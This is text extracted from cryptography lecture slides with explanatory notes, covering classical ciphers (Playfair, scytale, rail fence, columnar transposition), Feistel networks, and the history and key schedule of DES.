
The Playfair cipher is a great advance over simple monoalphabetic ciphers, since there are  $26^2=676$  digrams (vs 26 letters), so that identification of individual digrams is more difficult. Also, the relative frequencies of individual letters exhibit a much greater range than that of digrams, making frequency analysis much more difficult (but not impossible!). The Playfair cipher was for a long time considered unbreakable. Despite this level of confidence in its security, the Playfair cipher is nowadays relatively easy to break because it still leaves much of the structure of the plaintext language intact.

For example, a weakness of the Playfair Cipher that can be exploited in cryptanalysis is the fact that the same pair of letters reversed will produce the same pair of letters reversed. For example, if the plaintext "er" encrypts to "HY", then the plaintext "re" will encrypt to "YH". This is useful in some words in English such as "departed" which start and end with the same pair of letter in reverse.

- Steganography
- Encryption throughout history
  - Substitution ciphers
  - **Transposition ciphers**
  - Combination ciphers
- Modern cryptography

27

- Transposition or permutation ciphers
  - Rearranging the letter order
  - Can easily be recognized since have the same frequency distribution as the original text
    - ▶ Not susceptible to frequency analysis!
- Examples
  - Reverse the order of all letters
    - ▶ "a simple example" becomes "ELPMAXE ELP MIS A"
  - Reverse the order of word letters
    - ▶ "a simple example" becomes "A ELP MIS ELP MAXE"
  - The ScyTale



28

All the techniques examined involve the substitution of a ciphertext symbol for a plaintext symbol. A very different kind of mapping is achieved by performing some sort of permutation on the plaintext letters. Whereas substitution ciphers replace each letter with a different letter or symbol to produce the ciphertext, in a transposition cipher, the letters are just moved around. This technique is referred to as a transposition cipher, and form the second basic building block of ciphers. The core idea is to rearrange the order of basic units (letters/bytes/bits) without altering their actual values.

One interesting point to note here is that it is very easy to spot if a transposition cipher has been used. Using the weakness of the Monoalphabetic Substitution Ciphers, we get a clue. In breaking those we used Frequency Analysis, which told us that the most common letter that appeared in the intercept was most likely "e" in plaintext, since this is the most common letter in English. This means that, since a transposition cipher merely rearranges the letters, but does not change them, if the frequency of the letters in the intercept is fairly similar to that of the language the message is written in, then it is highly likely that a transposition cipher has been used. This does not give us a method to break the intercept though, merely a way of knowing that it was encrypted using some form of transposition cipher.

The Scytale was an encryption device used by the Ancient Greeks and Spartans. It consisted of a polygonal rod or cylinder, around which was wrapped a piece of parchment. The sender would write the message along the faces of the rod as seen in the image below. When the parchment is removed from the Scytale, it leaves a nonsensical message going down the strip (in the figure it would read "STSF...").



## Transposition Ciphers



### ■ Example: Rail Fence cipher

- **write message letters diagonally over a number of rows  
then read off cipher row by row**

► "defend the east wall" -> "DNETLEEDHESWLXFTAAX"

D			N		E		T		L		
	E	E	D	H	E	S	W	L	X		
	F		T		A		A			X	

29

The rail fence cipher is an easy to apply transposition cipher that jumbles up the order of the letters of a message in a quick convenient way. It also has the security of a key to make it a little bit harder to break. The rail fence technique works by writing your message on alternate lines across the page, and then reading off each line in turn. For example, the plaintext "defend the east wall" is written as shown below, with all spaces removed. The ciphertext is then read off by writing the top row first, followed by the bottom row, to get "DNETLEEDHESWLXFTAAX".

Note that at the end of the message we have inserted two "X"s. These are called nulls, and act as placeholders. We do this to make the message fit neatly in to the grid (so that there are the same number of letters on the

top row, as on the bottom row. Although not necessary, it makes the decryption process a lot easier if the message has this layout.



## ■ Columnar Transposition Cipher

- A more complex transposition
- Write letters of message out in rows over a specified number of columns
- Then reorder the columns according to some key before reading off the rows

**Key:** 3 4 2 1 5 6 7

**Plaintext:**

a	t	t	a	c	k	p
o	s	t	p	o	n	e
d	u	n	t	i	l	t
w	o	a	m	x	y	z

**Ciphertext:** TTNAAPMTSUOAODWCOIXKNLYPETZ

30

A more complex transposition cipher is to write the message in a rectangle, row by row, and read the message off shuffling the order of the columns in each row.

- Steganography
- Encryption throughout history
  - Substitution ciphers
  - Transposition ciphers
  - Combination ciphers
- Modern cryptography

31

- Both ciphertypes have vulnerabilities
  - Substitutions ciphers
    - ▶ Frequency analysis
  - Transposition ciphers
    - ▶ Anagramming (pattern analysis)
- What about multiple ciphers in succession?
  - Two substitutions make a more complex substitution
  - Two transpositions make more complex transposition
  - But a substitution followed by a transposition makes a new much harder cipher
- This forms the basis of more modern ciphers


32

Both Monoalphabetic Substitution Ciphers and Simple Transposition Ciphers are susceptible to different means of cryptanalysis, and neither has been secure for quite some time. Even more so, with the invention of the computer, these types of codes have fallen, and are not used for any truly important pieces of information. However, by combining them, we can take the strengths of both systems, and dramatically reduce the weaknesses of either. A piece of ciphertext that has been encrypted with both of these simple ciphers would not have the letter frequencies equal to the native language and so be susceptible to Anagramming or letter re-organization methods (as a transposition cipher has), but when Frequency Analysis is attempted, the letters are in no coherent order, so spotting words and digraphs is also not possible (as it is for simple substitution ciphers).

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - Asymmetric encryption algorithms
  - HASH algorithms

33

- Basic operation



34

Symmetric encryption is the most traditional form of encryption and is also referred to as “conventional encryption”. The encryption block transforms plaintext message into encrypted message (using the secret key). The decryption block performs the inverse operation: transforming the encrypted message into a plaintext message. For the decryption, the same secret key is used. It should be practically infeasible to decrypt the message without knowing the secret key

Secret key size

40 bits: weak security

128 or more bits: (very) strong security

## ■ Secure storage of sensitive information

- **Only encrypted files are stored**
  - ▶ Only owner of secret key can decipher encrypted files
  - ▶ Lost laptop doesn't imply breach of confidentiality
    - ✓ However loss of key implies loss of data
- **Only secret key needs to be protected**
  - ▶ E.g. Storage on separate support

## ■ Secure transmission of sensitive information

- **Eavesdropping upon communication channel doesn't yield useful information**
- **Sender and receiver must share secret key**
  - ▶ Sender and receiver need to trust each other
  - ▶ Requires different secret key for each pair of communicating users

35

## ■ Authentication of communicating entity A(lice)

- **Only A(lice) can use this specific key in a communication with B(ob)**

## ■ Drawbacks

- **Server B(ob) needs to know the secret key of each party that wants to communicate with B(ob)**
  - ▶ Unwieldy + vulnerable
- **No 100% authenticity of data-origin for message**
  - ▶ B(ob) too could have generated this message

36

## ■ Block cipher

- Data to be encrypted are processed in blocks of a given size  
(block size: 8 to 128 bytes typically)
  - ▶ Padding may be added to original data to obtain a multiple of block size
- Comparable to a substitution cipher on very big characters
- Most algorithms

## ■ Stream cipher

- Byte-by-byte encryption (or even bit-by-bit)

Block ciphers work on block / word at a time, which is some number of bits. All of these bits have to be available before the block can be processed. Stream ciphers work on a bit or byte of the message at a time, hence process input as a "stream".

## ■ Idea of combining substitution-permutation (S-P) networks

- **Forms basis of modern block ciphers**
- **S-P nets are based on the two primitive cryptographic operations seen before**
  - ▶ ***substitution* (S-box)**
  - ▶ ***permutation* (P-box)**

38

Claude Shannon's 1949 paper has the key ideas that led to the development of modern block ciphers. Critically, it was the technique of layering groups of S-boxes separated by a larger P-box to form the S-P network, a complex form of a product cipher. He also introduced the ideas of *confusion* and *diffusion*, notionally provided by S-boxes and P-boxes. Every block cipher involves a transformation of a block of plaintext into a block of ciphertext, where the transformation depends on the key.


## ■ Feistel encryption scheme

- n rounds

F: round function

$\oplus$ : bit-wise XOR

K<sub>i</sub>: key for round i




39

Horst Feistel, working at IBM Thomas J Watson Research Labs devised a suitable invertible cipher structure in early 70's. One of Feistel's main contributions was the invention of a suitable structure which adapted Shannon's S-P network in an easily inverted structure. It partitions input blocks into two halves which are processed through multiple rounds which perform a substitution on the left data half, based on the round function of the right half & subkey, and then have permutation swapping halves. One layer of S-boxes and the following P-box are used to form the round function. This figure illustrates the classical feistel cipher structure, with data split in 2 halves, processed through a number of rounds which perform a substitution on left half using output of round function on right half & key, and a permutation which swaps halves.

Many symmetric encryption algorithms follow this scheme (e.g. DES), but some don't (e.g. AES).

## ■ Feistel decryption scheme

- n rounds
- Same structure as encryption scheme
- Advantageous for hardware implementation



40

It can easily be shown that this decryption scheme indeed inverts the encryption scheme, whatever the round function F, and whatever the round key generating algorithm. The Feistel structure has the advantage that encryption and decryption operations are very similar, even identical in some cases, requiring only a reversal of the key schedule. For decryption, use the ciphertext as input to the algorithm, but use the subkeys K<sub>i</sub> in reverse order. That is, use K<sub>n</sub> in the first round, K<sub>n-1</sub> in the second round, and so on until K<sub>1</sub> is used in the last round. This is a nice feature because it means we need not implement two different algorithms, one for encryption and one for decryption. Essentially the same h/w or s/w is used for both encryption and decryption, with just a slight change in how the keys are used. Therefore the size of the code or circuitry required to implement such a cipher is nearly halved.

## ■ Principle of Feistel scheme

- **Alternating confusion and diffusion functions**
  - ▶ The goal is that statistical properties of plaintext (e.g. frequency distribution of individual characters) can't be identified in ciphertext
- **Diffusion:** modifying 1 character in input has an impact on many characters in output i.e. each character in output is determined by many characters in input
  - ▶ Obtained through combination of permutations and transformations
- **Confusion:** making relation between statistical properties of ciphertext and key as complex as possible
  - ▶ Implemented through complex substitution schemes

41

## ■ Feistel scheme

- **Principle**
  - ▶ Single round doesn't offer sufficient security
  - ▶ Only a sufficient number of rounds offers adequate security
  - ▶ Combination of:
    - ✓ Substitutions (using round function  $F$ , round key  $K_i$ , and XOR function)
    - ✓ Permutations (exchanging left and right half at each round)
- **Parameters**
  - ▶ Block size (better "diffusion" with larger blocks)
  - ▶ Key length (longer is better)
  - ▶ Number of rounds (the more, the better)
  - ▶ Round key generation algorithm (complex function will better withstand cryptanalysis)
  - ▶ Round function (complex function will better withstand cryptanalysis)

42

The exact realization of a Feistel network depends on the choice of the following parameters and design features:

- **block size** - increasing size improves security, but slows cipher
- **key size** - increasing size improves security, makes exhaustive key searching harder, but may slow down the cipher
- **number of rounds** - increasing number improves security, but slows cipher
- **subkey generation** algorithm - greater complexity can make analysis harder, but slows cipher
- **round function** - greater complexity can make analysis harder, but slows cipher
- **fast software /decryption** - more recent concern for practical use
- **ease of analysis - for easier validation & testing of strength**

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
    - ▶ DES & 3-DES
    - ▶ AES
    - ▶ Others
  - Asymmetric encryption algorithms
  - HASH algorithms
  - MAC algorithms

43

- 1973 the National Bureau of Standards (NBS, now National Institute of Standards and Technology, NIST) issued a request for proposals for a national cipher standard, demanding the algorithm to:
  - provide a high level of security
  - be completely specified and easy to understand
  - provide security only by its key and not by its own secrecy
  - be available to all users,
  - be adaptable for use in diverse applications
  - be economically implementable in electronic devices
  - be efficient to use,
  - be able to be validated,
  - and be exportable.
- None of the submissions to this first call came close to these criteria.
- In response to a second call, IBM submitted its' algorithm LUCIFER, a symmetric block cipher, which works on blocks of length 128 bit using keys of length 128 bit and that was the only promising candidate

44

- The NBS requested the help of the National Security Agency (NSA) in evaluating the algorithm's security:
  - The NSA reduced the block size to 64 bit, the size of the key to 56 bit and changed details in the algorithm's substitution boxes.
  - Many of the NSA's reasoning for these modifications became clear in the early 1990s, but raised great concern already in the late 1970s.
- Despite all criticism the algorithm was adopted as "Data Encryption Standard" (DES) in the series of Federal Information Processing Standards in 1977
  - DES was widely adopted in the years to follow

45


- Properties
  - Follows Feistel scheme
  - 64 bits block size
  - 56 bits key size
    - ▶ Can no longer be considered strong cryptography (cracked since 1998)
  - Primarily intended for hardware implementations (8 bits), rather than for software implementations (32 bits)
  - Obsolete and slow
- Main weakness is the key length:
  - A 56 bit key can be searched in 10.01 hours when being able to perform  $10^6$  encryptions /  $\mu\text{s}$  (which is feasible today)
  - DES can no longer be considered as sufficiently secure

46

It is possible today to crack DES in less than one day on specifically designed (and not *too* expensive) hardware (FPGAs):


<http://www.sciengines.com/company/news-a-events/74-des-in-1-day.html>

It is still unfeasible to crack DES on a single PC using brute force within a reasonable time frame (a.o. because DES software implementations are quite slow).



47

DES is a block cipher--meaning it operates on plaintext blocks of a given size (64-bits) and returns ciphertext blocks of the same size. Thus DES results in a permutation among the  $2^{64}$  possible arrangements of 64 output bits, each of which may be either 0 or 1. DES utilizes 16 rounds in the Feistel scheme. A 56 bit key is used to derive subkeys ( $K_1$  to  $K_{16}$ ) as input key for each intermediary round of the Feistel scheme. Before the first round and after the 16 round, an additional permutation is performed.



48

IP = initial permutation


PC = permuted choice

Rnd-I = round I

LS = left shift


- Step 1: DES key generation
  - Create 16 subkeys, each of which is 48 -bits long
  
- Step 2: Encoding
  - Each time data blocks of 64 -bit.

49



50

The DES Key Schedule generates the subkeys needed for all 16 data encryption rounds. First, to generate the 16 subkeys, the 64-bit key is permuted according to a permutation table **PC-1 (permutation choice 1)**.



51


First, the key is reduced from 64 bits to 56 bits. Next, the master key is permuted according to PC-1.

#### Key reduction.

DES operates on the 64-bit blocks using key sizes of 56-bits. The 56 bit key size comes from security considerations. It was big enough so that an exhaustive key search was about as hard as the best direct attack (a form of differential cryptanalysis called a T-attack, known by the IBM & NSA researchers), but not bigger. The extra 8 bits were then used as parity (error detecting) bits, which makes sense given the original design of DES for hardware communications links. As such, the keys are actually stored as being 64 bits long, but every 8th bit in the key only used for parity checking and gets eliminated when we create subkeys. For software-programmed instances of DES, sometimes keys are 56 bit already from the beginning since enough redundancy exists in the storage systems of modern operating systems.

#### Permuted Choice One

The 56 bit key input is then processed by Permuted Choice One (PC-1) (a permutation box with publicly known permutation rules). The resulting 56-bit key is then treated as two 28-bit quantities C & D (two 28 bit keys).



52

In each round, the resulting 28 bit keys (C & D) are separately processed through a circular left shift (LS) (rotation) of 1 or 2 bits, depending on the round number. These shifted values serve as input to the next round of the key schedule (i.e. they form the keys C(1) and D(1), up until C(15) and D(15)). They also serve as input to Permuted Choice Two (PC-2) which produces a 48-bit output that serves as input to the round function F.


